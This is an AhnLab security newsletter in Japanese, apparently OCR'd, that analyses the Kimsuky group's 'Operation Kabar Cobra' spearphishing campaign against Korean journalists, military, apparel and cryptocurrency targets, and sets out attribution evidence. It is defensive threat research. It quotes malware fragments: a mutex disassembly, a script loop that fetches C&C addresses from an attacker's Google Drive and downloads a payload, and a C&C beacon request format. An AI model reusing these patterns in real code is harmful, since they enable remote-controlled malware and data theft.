アンラボ・セキュリティレター

Press Ahn

2019.3　Vol.63

Kimsuky の帰還、今回のターゲットは？

Operation Kabar Cobra 詳細分析

Kimsuky の帰還、今回のターゲットは？

2019年1月7日未明、韓国政府機関の出入り記者団を狙ったスピアフィッシングメールが配布された。Kimsuky の帰還だった。正確に言えば帰還ではなく 2013年に初回発見されて以降、韓国の機関を狙った主な標的型攻撃をリードした者らの動きが最近変化したのである。かつて政治的目的のハッキングに集中していた攻撃者らは、最近韓国の一般企業と仮想通貨の分野までその攻撃範囲を拡げていることが分かった。2013年に発見されて以来、彼らの動きを監視してきたアンラボセキュリティ対応センター(AhnLab Security Emergency response Center、ASEC) では、最新事例から Kimsuky 攻撃を詳細分析したレポートを発表した。

「Kimsuky(キムスキー)」は、韓国の機関を対象に攻撃する攻撃グループの中で最も有名だ。Kimsuky という名称は、2013年に同グループの攻撃ケースを初公開した海外のセキュリティベンダーが、奪取した情報を送信する電子メールアカウント名「キム・スクヒャン(Kimsukyang)」からもじったものである。当時の攻撃で使用した不正ファイルのコンパイルパスに「공격」、「완성」などハングル文字が含まれており、攻撃対象は韓国政府機関や対北朝鮮関連機関などであった。今回のコラムでは「Kimsuky攻撃グループ」または「Kimsukyグループ」と表記した。

Kimsuky と「Operation Kabar Cobra」

2013年に初めて表舞台に登場した Kimsuky 攻撃グループは、6年経った今でも軍事関連や報道機関を対象に継続的な情報奪取を試みている。特に最近は第二次北米首脳会談を控えて、周辺国の反応情報を収集していることが確認された。そんな中、金融と仮想通貨分野への攻撃情況が確認されたが、これは長期化する対北朝鮮制裁により北朝鮮の経済状況がひっ迫し、政治的目的以外に金銭目当ての攻撃に出たものと解釈される。

Kimsuky グループの攻撃動向の変化について、アンラボのアナリスト組織『ASEC』では「Operation Kabar Cobra の分析レポート」を発表した。同レポートでは Kimsuky グループの標的型攻撃の最新事例の詳細分析と、攻撃の背後にいることを特定する技術的な根拠を説明している。

アンラボが一連の標的型攻撃の事例を分析したところ、一部で Cobra というファイル名と KABAR というミューテックス(Mutex)が使用されていることが確認され、アンラボは Kimsuky グループが背後にいると推定される一連の最新の攻撃を「Operation Kabar Cobra」と命名した。

```
.text:1000233D          lea     eax, [ebp+var_C]
.text:10002340          mov     large fs:0, eax
.text:10002346          mov     [ebp+var_10], esp
.text:10002349          mov     [ebp+var_4], 0
.text:10002350          push    offset Name     ; "KABAR"
.text:10002355          push    1               ; bInitialOwner
.text:10002357          push    0               ; lpMutexAttributes
.text:10002359          call    ds:CreateMutexA
```

[図1]マルウェアに含まれている KABARミューテックス

下記[表1]は 2018年12月から今年 1月まで確認された Kimsuky グループのマルウェア(ドロッパー、Dropper)と攻撃対象のサマリーだ。ただし表に記載したファイルの発見時期と実際のファイル配布時期には差が生じることがある。

発見時期	ファイル名	偽装形式	攻撃対象
2018.12.26	2019 事業計画書.hwp{スペース}.exe	.hwp	軍事関連分野(ROTC)
2019.01.07	メディア権力移動⑥-Netflix、YouTube.hwp{スペース}.exe	.hwp	メディア(政府機関出入り記者団)
2019.01.20	中国-研究資料.hwp{スペース}.scr	.hwp	不明

[表1] 攻撃対象別の悪意あるファイル名およびなりすましファイル形式

攻撃者はハングル(.hwp)文書のアイコンに偽装する一方、ファイル名に二重拡張子を適用した。また[表1]にまとめたように2つの拡張子の間にスペース(blank)を追加して、ハングルファイルのように見せかけたファイルが実際には実行ファイル(.exe)またはスクリーンセーバーファイル(.scr)であることを巧妙に隠していた。まずファイルをクリックすると、通常のハングルファイルのように見える画面が表示される。特に、内容もまた標的の業務と密接な内容に偽装させていた。

主な機能と動作

新年に入り、1月7日の未明に韓国政府の出入り記者団を対象に配布されたマルウェアのケースから、Operation Kabar Cobra の特徴と機能を見てみよう。記者団に送信されたメールは「TF 参考資料」という件名で「TF 参考.zip」の圧縮ファイルが添付された。添付ファイルには[図2]のように、正常なハングル文書のように見える PDFファイルと二重拡張子(.hwp [スペース] .exe)の悪性ファイルが含まれていた。

[図2] 記者団に配布されたマルウェア

これは[表1]に記載した 2018年の軍事機関を狙ったマルウェアと同じタイプで、2件ともに偽装されたハングルファイル(.hwp)が悪意あるスクリプトと一緒に自動解凍(WinRAR SFX)方式で圧縮されていた。この圧縮ファイルを実行すると解凍とともにマルウェアが実行されるが、この時に実行された悪意あるスクリプトによって実質的な悪性行為が開始される。この過程で攻撃者の Googleドライブから C&C 情報をダウンロードした。

[図2]の悪意あるスクリプトの機能は次の通りだ。

(1) 2.wsf


2.wsf はマルウェアを追加でダウンロードおよび実行する。この際に必要な C&C 情報は攻撃者の Google ドライブからダウンロードした。

```
{
  xhr.open("GET","https://drive.google.com/uc?export=download&id=                    KJ6",false);
  xhr.send();
  if(xhr.status==200)
  {
    serverurl=xhr.responseText;
    root2=serverurl+"/brave.ct";
    break
  }
  WScript.Sleep(1000*60)
}
```

serverurl:

[図3] 攻撃者の Google ドライブから C&C 情報をダウンロード

[図4]は攻撃者の Google ドライブにアップロードされたファイルであり、マルウェアをダウンロードするための C&C 情報が含まれていた。本ファイル内容は攻撃者によっていつでも変更できる。一般的にダウンロード機能を実行するマルウェアは内部に固定された C&C 情報を持つため、C&C サーバーがブロックされる場合、攻撃者はマルウェアを新たに製作して配布する必要があった。しかし今回の攻撃事例では C&C サーバーがブロックされても攻撃者が自身の Google ドライブにアップロードしたファイル内容を変更するだけで、マルウェアが新しい C&C サーバーと通信して継続的に悪意ある機能を遂行できた。




[図4] 攻撃者の Google ドライブにアップロードされたファイル

一方、[図5]の赤い表示のメールアドレス(countine.protector.mail@gmail.com)は、かつてフィッシングメール・アカウントとして使用され、これに関して 2018年教育分野サイバー安全センター『ECSC』から勧告を発表したこともある。

[図5] 攻撃メールアカウントに対する 2018 セキュリティ勧告

2.wsf が追加でダウンロードしたマルウェア(brave.ct)は [図6]のような過程を経て復号化され、その過程で生成された Freedom.dll はパワーシェルを介して実行される。この際に感染 PC が 64ビットの Windows 環境であれば、AhnLabMon.dll というファイルが作成・実行された。




[図6] 追加ダウンロードされたマルウェアの実行過程

(2) 3.wsf


2.wsf 同様 3.wsf も攻撃者の Google ドライブにアップロードされたファイルから C&C 情報をダウンロードした。しかし 2.wsf が単にマルウェアを追加ダウンロード・実行する悪意あるスクリプトであるのに対して 3.wsfは、▲ファイル削除/ダウンロード/アップロード、▲コマンド実行、▲ログ送信、▲3.wsf アップデート、▲C&C サーバーと送信するデータを BASE64 で暗号化または復号化するなど、多様な機能を実行する。

アンラボの分析当時は C&C サーバーと通信が可能だったので 3.wsf が C&C サーバーとどのように通信し、攻撃者が送信したコマンドは何だったかなどかなり詳細に把握できた。3.wsf は悪意ある機能を実行する前に C&C サーバーから自らのバージョン情報を受信して、現在の感染 PC で実行される自身のバージョンと比較する。もし C&C サーバーから確認したバージョン情報が現バージョンよりも上位である場合は、[図7]のように最新バージョンの 3.wsf をダウンロード・実行した。



[図7] 3.wsf バージョン情報の比較およびアップデート

アンラボが分析した当時、同マルウェアが C&Cサーバーから受信した 3.wsf の最新バージョンは 1.2 だった。



[図8] C&C サーバーから収集された 3.wsf バージョン情報

バージョン情報を確認した後、3.wsf は C&C サーバーからコマンドを受信して実行するために、次のような形式でパラメータを構成する。以後 C&C サーバーに GET リクエストをして、それに対する応答として C&C サーバーから BASE64 に暗号化されたコマンドを受信して実行する。

- C&C コマンドを受信するために C&C に送信される際のパラメータ形式

```
xhr.open(GET,serverurl+/board.php?m=+MAC_ADDR+&v=+VERSION+|+TIMEOUT,false);
xhr.send();
```

C&C サーバーに送信するパラメータ形式で、3.wsf のバージョンをパラメータとして設定する理由は、攻撃者が現在の感染 PC で実行中の 3.wsf バージョンを確認し、バージョン別の感染 PC 状況を把握するためと思われる。

[図9]は 3.wsf が C&C サーバーと通信した内容の一部であり、3.wsf が C&C サーバーからファイルダウンロードコマンドを受信して list.dll ファイルをダウンロードするプロセスである。変わった点は 3.wsf コードにはこのような過程を経てダウンロードした list.dll(または Cobra.dll)を実行するコードが存在しない点だ。しかし 2.wsf がダウンロードした Freedom.dll(またはAhnLabMon.dll)が同じ list.dll(Cobra.dll)をダウンロード・実行することが確認された。2.wsf がダウンロードした Freedom.dll(AhnLabMon.dll)は、DeleteUrlCacheEntryA () 関数を呼出してダウンロードの痕跡を削除する。これは攻撃の痕跡をトレースできないようにするためだった。

[図9] C&C サーバーを通じるマルウェアダウンロード

また[図9]のような過程からダウンロードされる list.dll(またはCobra.dll)は、感染 PC のシステム情報とフォルダーおよびファイルリストを収集し、圧縮ファイルをコピーするなど機能を実行する。攻撃者は list.dll(またはCobra.dll)から収集した PC 情報を利用して感染 PC がアナリストのシステムであるかどうか確認する。もし分析用システムと分かったら分析ツールを強制終了して偽のフラグ(False Flag)を埋め込むなど、アナリストの追跡を妨害していた。

マルウェアのプロファイル、その背後にあるもの

[表1]の軍事関連とメディア分野への標的型攻撃が発生した時期に、当分野とは関連がないように見える韓国のアパレルメーカーと仮想通貨を狙ったマルウェアが配布された。だがこれらのマルウェアと前述の軍事機関を狙ったマルウェアとの類似性が確認された。すべて同じ C&C サーバーから配布されたのである。また関連ファイルの TimeStamp を分析した結果、攻撃者は少なくとも 2年前から断続的に亜種を製作したとみられる。

これによりアンラボのアナリストらはマルウェアをプロファイリングし、アパレルメーカーおよび仮想通貨を狙ったマルウェアもまた「Operation Kabar Cobra」に関連しており、その背後に Kimsuky グループがいるという説を明白にした。次はアンラボが確保した様々な技術的根拠を要約したものである。

(1) マルウェア配布方式の類似性

基本的にマルウェアを配布する方式が同じだった。攻撃対象を騙すための偽装用文書ファイルとともに悪意あるスクリプトが WinRAR SFX(Self-extracting archive、自動解凍)方式で圧縮されていた。仮想通貨を狙った攻撃には、イーサネットリウムの取引履歴に偽装した Excel ファイルを利用しており、アパレルメーカーを狙った攻撃には、[図10]のように中国語(簡体字)で作成した見積書に偽装した Excel ファイルを使った。

创世纪面料进出口

TO:

2019.1.21월-2019.1.24목 도착예정

NO	회 사	ITEM NO	수 량M	loss	YDS	P수	단 가	합 계(원)
1		6367 2#곤색	50.0		54.6	1.0		
		4#카	50.0		54.6	1.0		
		6#회색	50.0		54.6	1.0		
			150.0				**16.00**	**2,400.00**

[図10] 見積書になりすました悪質なエクセルファイル


ただし C&C 情報をダウンロードする方法には差があった。軍事機関とメディアを対象にした攻撃では攻撃者の Google ドライブにアップロードされたファイルで C&C 情報をダウンロードしたのに対し、仮想通貨を狙った攻撃では悪質なスクリプト(2.wsf、3.wsf)で C&C 情報をダウンロードする過程は省略され、serverurl いうと変数に C&C サーバーが明示されていた。

(2) シングル IP - 同じマルウェア配布先および C&C サーバー

分析過程で確認したマルウェアの配布地と C&C サーバーは、一つの IP アドレスに接続されるが、当 IP には多数の URL が接続されていた。攻撃者が使用した多数の URL は、ほとんど韓国の有名ポータルサイトと Google、マイクロソフト、そしてアンラボを含む韓国の主要セキュリティ企業名を盗用していた。攻撃者はこれらの URL をマルウェアの配布やフィッシングサイト、C&C サーバーとして使用した。

(3) 同じシェルコード

Kimsuky グループが過去の攻撃で使用した悪質なハングルファイルと 2018年に使用したハングルファイルを分析したところ、[図11]のように同じシェルコードが存在していた。[図11]の左はこれらの文書ファイルに存在するシェルコードの類似性を比較したもので、灰色領域が同じコードであることを意味する。



[図11] 2014に攻撃に使用されたハングルファイル(上)と 2018年のハングルファイル(下)のシェルコードを比較

(4) 追加生成されたマルウェアの同じ動作

2017年と 2018年にそれぞれ作成された不正ハングルファイルは、すべて core.dll という悪性ファイルを生成した。同ファイルによって作成された core.dll を比較すると、自身を実行するファイルは rundll32.exe と regsvr32.exe でそれぞれ異なるが、コードは同じだった。もちろんこれだけで二つの悪意あるファイルを Kimsuky グループのものと断定するには不十分だ。

だがこの二つの core.dll が自身を実行するとき、ロードされたプロセスが notepad.exe であれば終了する同じ方式のコードが確認された。またこれらのマルウェアが、暗号化された文字列を復号化する際に使用する復号化キーパターンも 4バイトずつ計 32バイトのパターンで同じだった。この復号化キーを使用して暗号化された文字列を復号化するためのコードは、同じではないものの非常に似ていた。またこれらの事例で確認された悪質なスクリプトコードと動作方法は、前述の最新の攻撃ケースと同じだった。

Kimsuky から抜け出せるか

これまで説明したように、▲悪意あるハングルファイルに存在する同じシェルコード、▲同じコードと動作の悪質なスクリプト、▲同じコードと動作のマルウェアを追加生成、▲同じ C&C サーバー接続 IP などを証拠に、最近韓国機関を対象に展開された Operation Kabar Cobra の背後で Kimsuky グループが後押ししている可能性は非常に高い。Kimsuky グループは暗号化ファイルを利用してセキュリティソリューションの検知を迂回する一方で、自己削除、可変ファイル名の使用など多様な手法を駆使してアナリストの追跡から逃れている。

このように高度化した Kimsuky グループが、2014年に使用して公開されたハングルの脆弱性とシェルコードを最近になって再使用した理由は何だろう。これは標的がいまだに古いバージョンのハングルプログラムを、セキュリティ更新プログラムも適用しないまま使用中であることを彼らが把握していたためだろう。標的型攻撃の対象がパッチ管理に徹底しなければならない理由もまさにここにある。そして攻撃の被害を最小限に抑えるため、侵入の痕跡をできるだけ迅速かつ正確に収集・検知する方法を確立しなければならない。

Kimsuky グループをはじめ韓国機関を狙う多数の標的型攻撃が継続的に発生している。政治的な協力関係とは別にサイバー攻撃への継続的な警戒が必要だ。特に複数の攻撃グループの動きを監視・対応するため、国家機関と企業、セキュリティ企業間の情報共有など緊密な連携が求められている。

アンラボセキュリティ対応センター(ASEC)が発表した「Operation Kabar Cobra」の分析レポート全文は、次のリンクから確認できる。

▶ 「Operation Kabar Cobra」の分析レポートをダウンロードする (現在は韓国語版のみ)

http://jp.ahnlab.com/site/main.do

http://global.ahnlab.com/site/main.do

http://www.ahnlab.com/kr/site/main.do

アンラボとは

株式会社アンラボは、業界をリードする情報セキュリティソリューションの開発会社です。
1995年から弊社では情報セキュリティ分野におけるイノベーターとして最先端技術と高品質のサービスをご提供できるように努力を傾けてまいりました。今後もお客様のビジネス継続性をお守りし、安心できるIT環境づくりに貢献しながらセキュリティ業界の先駆者になれるよう邁進してまいります。
アンラボはデスクトップおよびサーバー、携帯電話、オンライントランザクション、ネットワークアプライアンスなど多岐にわたる総合セキュリティ製品のラインナップを揃えております。どの製品も世界トップクラスのセキュリティレベルを誇り、グローバル向けコンサルタントサービスを含む包括的なセキュリティサービスをお届け致します。

AhnLab

〒108-0014 東京都港区芝4丁目13- 2 田町フロントビル3階 | TEL: 03-6453-8315 (代)